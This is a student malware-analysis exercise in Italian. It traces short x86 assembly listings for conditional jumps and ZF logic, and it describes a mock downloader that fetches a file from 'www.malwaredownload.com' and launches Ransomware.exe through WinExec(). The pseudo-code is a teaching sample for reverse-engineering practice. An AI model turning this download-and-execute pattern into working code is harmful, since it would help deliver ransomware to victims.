Esercizio 07-04

Traccia: con riferimento al codice delle immagini sotto, rispondere ai seguenti quesiti:

1. Spiegare, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendere come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Identificare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni "call" presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1.

Il Malware effettua il salto condizionale “jz” verso la locazione 0040FFA0 mentre il salto condizionale “jnz” precedente viene “ignorato”:

- l’istruzione “jnz” è un salto condizionale che avviene verso la locazione data solo se lo ZF (Zero Flag) è “0”;
- l’istruzione “jz” è un salto condizionale che avviene verso la locazione data solo se lo ZF (Zero Flag) è “1”.

Dato che l’istruzione “cmp” paragona due valori con una logica molto simile all’istruzione sub (sottrazione), se i due valori sono uguali restituisce “0” come valore (es. Cmp 5, 5 => 5-5 = 0) questo fa attivare lo ZF che diventa 1 (ZF si chiede “c’è lo zero? sì = 1; no = 0).

00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0

Per questo motivo l’istruzione “jnz” viene ignorata, EAX viene comparata a 5, valore uguale a quello contenuto nel registro, e la comparazione restituisce valore “0” che attiva lo ZF facendolo diventare


0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

“1”, “jnz” si attiva solo con ZF = 0 quindi passa all’istruzione successiva.

Invece “jz”, che richiede ZF = 1, si attiva: il registro EBX (dove precedentemente era sta copiato il valore “10” con l’istruzione “mov EBX, 10”) viene incrementato di 1 unità con l’istruzione “inc” e comparato al valore “11”, essendo i due valori uguali la comparazione restituisce valore “0” che attiva lo Zero Flag.

2.

Rappresentazione grafica del flusso del programma: le frecce verdi identificano dove il flusso del programma prosegue dopo il salto condizionale, mentre le frecce rosse identificano porzioni di codice che non vengono eseguite.



Graficamente si capisce che il flusso del programma ci porterà alla chiamata della funzione WinExec() e all'esecuzione delle sue istruzioni.

3.

Le funzionalità implementate all'interno del Malware sono:

1. Il download di un malware / file malevolo dall'URL www.malwaredownload.com grazie alla chiamata alla funzione DownloadToFile(), una funzione che permette di scaricare dati da un

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

   URL precedentemente passato sullo stack come parametro.

2. l'avviamento di un processo che avvia il file Ransomware.exe, presumibilmente un ransomware, presente sul Desktop grazie alla funzione WinExec(), una funzione che avvia un processo e che accetta come parametro il path del file eseguibile (contenuto prima nel

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

   registro EDI e poi spostato nel registro EDX).

4.

Le chiamate di funzione del codice chiamano due funzioni, DownloadToFile() e WinExec(). Queste due funzioni necessitano di parametri per essere eseguite correttamente, ecco come vengono passati i parametri alle due funzioni:

1. Nel caso della funzione DownloadToFile(), il parametro necessario, ovvero l'URL da cui scaricare il malware, è contenuto nel registro EDI e viene spostato nel registro EAX, dopodichè il registro EAX viene "pushato" sullo stack prima della chiamata alla funzione.

2. Nel caso della funzione WinExec(), il parametro necessario, ovvero il path del file (malware) da eseguire, è contenuto nel registro EDI e viene spostato nel registro EDX, dopodichè il registro EDX viene "pushato" sullo stack prima della chiamata alla funzione.

CONCLUSIONE

Dalle informazioni che abbiamo possiamo pensare che il Malware sia un downloader che scarica un ransomware, Ransomware.exe, dall'URL www.malwaredownload.com e che successivamente lo andrà ad eseguire.